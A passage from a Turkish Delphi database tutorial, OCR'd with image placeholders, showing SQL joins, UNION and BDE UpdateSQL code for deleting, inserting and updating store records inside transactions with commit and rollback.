
Kayıtlara dikkat edecek olursanız, listelenen sütunların "SERVIS" tablosuna ait olduklarını hemen farlk edeceksiniz. Peki ama "SERVIS" tablosundaki hangi kayıtlar listelenmiştir. Bu şart "**Inner Join**" komutundan sonraki bölümde belirtilen "MAGAZA" tablosundaki mağaza isimlerine ait servis bilgileri olarak gerçekleşecektir.

Outer Join Komutu İle Koşul Koymak:

Farklı iki tabloda aynı olan sütunlar için birincide yer alıp ikincide bulunmayan kayıtları listelemek için kullanılan komuttur.


```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
    Query1.SQL.Add('Select SERVIS.MAGAZAADI,SERVIS.SERVISTARIHI,
SERVIS.FATURATUTARI From SERVIS LEFT OUTER JOIN MAGAZA
ON(MAGAZA.MAGAZAADI=SERVIS.MAGAZAADI)');
  Query1.Open;
end;
```

Yukarıdaki "SQL" sogusunu içeren programı çalıştırırsanız aşağıdaki şekilde kayıtların yer aldığı bir tablo görüntüsüyle karşılaşırsınız.



veya


```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
    Query1.SQL.Add('Select
SERVIS.MAGAZAADI,SERVIS.SERVISTARIHI,SERVIS.FATURATUTARI
From SERVIS RIGHT OUTER JOIN MAGAZA
ON(MAGAZA.MAGAZAADI=SERVIS.MAGAZAADI)');
  Query1.Open;
end;
```



Bu sorguda "RIGHT OUTER JOIN" kullanıldığına dikkat ediniz. Programı çalıştırdıktan sonraki tablo görüntünüz yukarıda verilmiştir.

Union Komutunu Kullanarak Tabloları Birleştirmek:

Bu komutu kullanarak iki farklı select yapısı oluşturabilirsiniz. Oluşturacağınız iki sorguya ait kayıtlar alt alta eklenerek tek tabloda gösterilecektir.




```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
    Query1.SQL.Add('Select MAGAZA.MAGAZAADI From MAGAZA
UNION Select SERVIS.MAGAZAADI From SERVIS');
  Query1.Open;
end;
```

Tablo Yapısında Değişiklik Yapan Sorgular:

Şu ana kadar yapmış olduğumuz tüm sorgular seçme sorgularıydı ve "Select" ifadesiyle başlıyorlardı. Bu tür seçme sorguları tablo yapısında herhangi bir değişiklik yapmazlar. Sadece işimize yarayacak olan kayıtları listeleme işleminde kullanılırlar.Bu aşamadan sonraki sorgu komutları ise direk tablo da değişiklik yapacaklardır, bu yüzden komutları kullanırken çok dikkatli olmanız gerekecektir. Aşağıda tablo yapısında değişiklik yapacak olan sorgular tek tek incelenmektedir.

Sorgu ile kayıtlar üzerinde değişiklik yapmak için (ekleme,silme,değiştirme) "UPDateSQL" kontrolü kullanılmaktadır.

UpdateSQL Kontrolü:

"BDE" Yaprağında bulunan bu kontrol sayesinde, "SQL" komutlarını kullanarak tablonuzda istediğiniz işlemi yapabilirsiniz. Kayıt ekleme,silme veya kayıt değiştirme işlemleri için kullanılmaktadır.

- **UpdateSQL1.DeleteSQL.Add**

Tablodan kayıt silmek için kullanacağınız "SQL" komutunu bu özelliğe aktarmalısınız.

```
procedure TForm4.Button3Click(Sender: TObject);
//Kayıt Sil
begin
  UpdateSQL1.DeleteSQL.Add('Delete From MAGAZA Where
MAGAZAADI="MIGROS"');
end;
```


- **UpdateSQL1.ExecSQL()**

SQL Komutunu yazmak kaydın silinmesi için yeterli değildir. Ayrıca sorgu komutunu uygulamak için bu methoda ihtiyacınız olacaktır.

```
procedure TForm4.Button3Click(Sender: TObject);
begin
  UpdateSQL1.DeleteSQL.Add('Delete From MAGAZA Where
MAGAZAADI="MIGROS"');
  UpdateSQL1.ExecSQL(ukDelete);//Uygula
end;
```

Sorguyla Kayıt Silmek(Delete):

Aşağıdaki örnekte sorgu komutları kullanılarak tablodan kayıt silinmektedir. Silinen kayıtlar şayet Trasaction kullanılmazsa artık geriye alınamayacaktır. Hatırlatalım sorguyla kayıt silme işleminde kritere uyan tüm kayıtlar silinecektir. Öncelikle verilen tasarımı oluşturunuz.




"Query-DataSource-DataGrid" nesneleri için daha önceden gösterilen ayarları yaparak "MAGAZA" tablosundaki tüm kayıtların "DataGrid" nesnesinde gösterilmesini sağlayın.

Daha sonra formun üzerine bir adet "BDE" Yaprağında yer alan ("Transaction" işlemi için) "DataBase" kontrolünden yerleştirin (hiç bir özelliğini değiştirmenize gerek yok tamamını kodla yapacağız).

Son adım olarak formunuza bir adet "BDE" Yaprağında yer alan "**UpdateSQL**" kontrolünden yerleştirerek aşağıdaki kodları programınıza ekleyiniz.


Burada hatırlatmakta yarar var. İster kodla yapın (kodu her zaman tercih etmelisiniz), isterseniz "Object Inspector" penceresinden, "**UpdateSQL**" kontrolüne eklenecek sorgu komutunun (ekleme-silme-değiştirme) hangi "Query" kontrolünün gösterdiği tabloya yansıyacağı "**UpdateObject**" özelliğiyle belirlenmelidir. Aksi takdirde yapacağınız işlemlerden bir sonuç alamayacaksınız.




```
procedure TForm4.FormCreate(Sender: TObject);
//Kontrolleri ayarla
begin
  Database1.DatabaseName:='gazi';
  Database1.Connected:=true;
  DataBase1.TransIsolation:=tiDirtyRead;//ayarlayın
  Query1.UpdateObject:= UpdateSQL1;//yapın
  Query1.Open;
end;

procedure TForm4.Button3Click(Sender: TObject);
//Sil
begin
  Query1.CachedUpdates:=true;  //kesinlikle yapın
  Try //hata oluşmazsa sil
    UpdateSQL1.DeleteSQL.Add('Delete From MAGAZA Where
MAGAZAADI="MIGROS"');
    UpdateSQL1.ExecSQL(ukDelete);//Uygula
    Database1.Commit;//Tabloya yaz
    ShowMessage('Kayıt silindi');
  Except//Hata oluşursa iptal et
    Database1.Rollback;//iptal et
    ShowMessage('Silme İşlemi İptal Edildi');
  end;
end;
```

```
procedure TForm4.Button1Click(Sender: TObject);
begin
  if Database1.InTransaction=False Then //transaction yoksa başlat
   Database1.StartTransaction;//Transactionu başlat
end;
```

Programı çalıştırıp "Sil" Buttonuna tıklarsanız "MIGROS" Mağazasına ait kaydın silindiğini göreceksiniz. En son ekran görüntüsü aşağıda verilmiştir.



- **UpdateSQL1.InsertSQL.Add**

Kayıt ekleme işlemi için kullanacağınız SQL Sorgusunu bu özelliğe aktarmalısınız.

```
procedure TForm4.Button2Click(Sender: TObject);
//Ekle
begin
   UpdateSQL1.InsertSQL.Add('Insert Into
MAGAZA(MAGAZAADI,ADRES,TELEFON,MUDUR,SEHIR) VALUES
("MIGROS","BOSTANCI","2163521425","YUKSEL INAN","ISTANBUL")');
end;
```

Yukarıdaki kod bloğu kayıt eklemek için yeterli değildir. Kayıt silme işleminde yaptığımız gibi aşağıdaki parametreyede değer aktarmamız gerekecektir.

- **UpdateSQL1.ExecSQL(ukInsert)**

Sorgu komutunun tabloya yansımasını sağlayan methodudur. Kayıt ekleme işlemi yapıldığı için "**ukInsert**" parametresinin aktarılması gerekmektedir.


```
procedure TForm4.Button2Click(Sender: TObject);
begin
   UpdateSQL1.InsertSQL.Add('Insert Into MAGAZA (MAGAZAADI,
ADRES,TELEFON,MUDUR,SEHIR) VALUES ("MIGROS","BOSTANCI",
"2163521425","YUKSEL INAN","ISTANBUL")');
   UpdateSQL1.ExecSQL(ukInsert);//tabloya yansıt
end;
```

Sorguyla Tabloya Kayıt Eklemek:

Aşağıdaki kod bloğunu kullanarak kolayca tablonuza kayıt ekleyebilirsiniz. Örneği lütfen dikkatlice inceleyiniz.

```
procedure TForm4.FormCreate(Sender: TObject);
//Bu ayarları yapın
begin
  Database1.DatabaseName:='gazi';
  Database1.Connected:=true;
  DataBase1.TransIsolation:=tiDirtyRead;//ayarlayın
  Query1.UpdateObject:=UpdateSQL1;//yapın
  Query1.Open;
end;
procedure TForm4.Button1Click(Sender: TObject);
begin
   if Database1.InTransaction=False Then //transaction yoksa başlat
    Database1.StartTransaction;//Başlat
end;
procedure TForm4.Button2Click(Sender: TObject);
begin
  Query1.CachedUpdates:=true;  //kesinlikle yapın
  try
    UpdateSQL1.InsertSQL.Add('Insert Into
MAGAZA(MAGAZAADI,ADRES,TELEFON,MUDUR,SEHIR) VALUES
("MIGROS","BOSTANCI","2163521425","YUKSEL INAN","ISTANBUL")');
    UpdateSQL1.ExecSQL(ukInsert);//tabloyayansıt
    Database1.Commit;//Uygula
    ShowMessage('Kayıt Eklendi');
```

```
  except
    Database1.Rollback;//iptal et
    ShowMessage('Ekleme İşlemi İptal Edildi');
  end;
end;
```



Programı çalıştırıp "Ekle" isimli buttona tıklarsanız yukarıdaki pencerede olduğu gibi (daha önceden silmiştik)"MIGROS" kaydı tekrar tabloya eklenecektir.

- **UpdateSQL1.ModifySQL.Add**

Kayıt değiştirme işlemini gerçekleştirebilmeniz için gerekli "SQL" kodunu aktarabileceğiniz özelliğidir.

```
procedure TForm4.Button4Click(Sender: TObject);
begin
   UpdateSQL1.ModifySQL.Add('Update MAGAZA Set
MAGAZAADI="BAKKALIM" Where MAGAZAADI="SOK"');
end;
```

Yukarıdaki SQL komutu sayesinde tablodaki tüm "SOK" mağazaları "BAKKALIM" olarak değişecektir. Yanlız aşağıdaki parametreyide diğerlerinde olduğu gibi eklemelisiniz.

- **UpdateSQL1.ExecSQL(ukModify)**


SQL komutunun tabloya yansıması için gerekli olan parametresidir. Kayıt değiştirme işlemi yapacağı için "**ukModify**" değeri aktarılmıştır.

```
procedure TForm4.Button4Click(Sender: TObject);
begin
   UpdateSQL1.ModifySQL.Add('Update MAGAZA Set
MAGAZAADI="BAKKALIM" Where MAGAZAADI="SOK"');
   UpdateSQL1.ExecSQL(ukModify);//tabloya yansıt
end;
```

Şimdi de yukarıdaki tasarımımız için "Değiştir" düğmesinin kodunu verelim.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  Database1.DatabaseName:='gazi';
  Database1.Connected:=true;
  DataBase1.TransIsolation:=tiDirtyRead;//ayarlayın
  Query1.UpdateObject:=UpdateSQL1;//yapın
  Query1.Open;
end;
procedure TForm4.Button1Click(Sender: TObject);
begin
   if Database1.InTransaction=False Then //transaction yoksa başlat
    Database1.StartTransaction;
end;
procedure TForm4.Button4Click(Sender: TObject);
//Değiştir
begin
  Query1.CachedUpdates:=true;  //kesinlikle yapın
  try
    UpdateSQL1.ModifySQL.Add('Update MAGAZA Set
MAGAZAADI="BAKKALIM" Where MAGAZAADI="SOK"');
    UpdateSQL1.ExecSQL(ukModify);//Değişikliği yansıt
    Database1.Commit;//Uygula
    ShowMessage('Kayıt Değiştirildi');
  except
    Database1.Rollback;//iptal et
    ShowMessage('Değiştirme İşlemi İptal Edildi');
  end;
end;
```

Programı çalıştırıp “Değiştir” isimli buttona tıklarsanız aşağıdaki pencerede gösterildiği gibi “SOK” isimli mağazalar “BAKKALIM” ismiyle değiştirilecektir.



Şimdide programa ait tüm kod bloğunu aşağıda veriyorum. Örneği çok dikkatlice inceleyiniz.

```
procedure TForm4.FormCreate(Sender: TObject);
//Bu bağlantıları yapın
begin
  Database1.DatabaseName:='gazi';
  Database1.Connected:=true;
  DataBase1.TransIsolation:=tiDirtyRead;//ayarlayın
  Query1.UpdateObject:=UpdateSQL1;//yapın
  Query1.Open;
  Query1.CachedUpdates:=true;  //kesinlikle yapın
end;
procedure TForm4.Button3Click(Sender: TObject);
//Sorguyla Kayıt Sil
begin
  try
    UpdateSQL1.DeleteSQL.Add('Delete From MAGAZA Where
MAGAZAADI="MIGROS"');//Mağaza adı MIGROS olanları sil
    UpdateSQL1.ExecSQL(ukDelete);//Tabloya yansız
    Database1.Commit;//Uygula
```

```
    ShowMessage('Kayıt silindi');
  except
    Database1.Rollback;//iptal et
    ShowMessage('Silme İşlemi İptal Edildi');
  end;
end;
procedure TForm4.Button1Click(Sender: TObject);
begin
   if Database1.InTransaction=False Then //transaction yoksa başlat
    Database1.StartTransaction;//Transactionu başlat
end;
procedure TForm4.Button2Click(Sender: TObject);
begin
  try
    UpdateSQL1.InsertSQL.Add('Insert Into
MAGAZA(MAGAZAADI,ADRES,TELEFON,MUDUR,SEHIR) VALUES
("MIGROS","BOSTANCI","2163521425","YUKSEL INAN","ISTANBUL")');
    UpdateSQL1.ExecSQL(ukInsert);//Ekle
    Database1.Commit;//Uygula
    ShowMessage('Kayıt Eklendi');
  except
    Database1.Rollback;//iptal et
    ShowMessage('Ekleme İşlemi İptal Edildi');
  end;
end;
procedure TForm4.Button4Click(Sender: TObject);
begin
  try
    UpdateSQL1.ModifySQL.Add('Update MAGAZA Set
MAGAZAADI="BAKKALIM" Where MAGAZAADI="SOK"');
    UpdateSQL1.ExecSQL(ukModify);
    Database1.Commit;//Uygula
    ShowMessage('Kayıt Değiştirildi');
  except
    Database1.Rollback;//iptal et
    ShowMessage('Değiştirme İşlemi İptal Edildi');
  end;
end;
```

Programı çalıştırıp tüm düğmeleri teker teker deneyin. Tamamının başarılı bir şekilde gerçekleştiğini göreceksiniz. Yaptığınız işlemden sonra "DataGrid" nesnesi içerisinde verilerin güncellenmediği (Kapatıp açarsanız güncellenir)

dikkatinizi çekmiş olmalıdır. Bu eksikliği gidermek için aşağıdaki gibi iki satırlık kodu eklerseniz probleminiz hallolacaktır.

```
procedure TForm4.Button4Click(Sender: TObject);
begin
  Query1.CachedUpdates:=true;  //kesinlikle yapın
  try
    UpdateSQL1.ModifySQL.Add('Update MAGAZA Set
MAGAZAADI="BAKKALIM" Where MAGAZAADI="SOK"');
    UpdateSQL1.ExecSQL(ukModify);
    Database1.Commit;//Uygula
    Query1.Close;
    Query1.Open;//kayıtların güncellenmesi içinekleyin
    ShowMessage('Kayıt Değiştirildi');
  except
    Database1.Rollback;//iptal et
    ShowMessage('Değiştirme İşlemi İptal Edildi');
  end;
end;
```

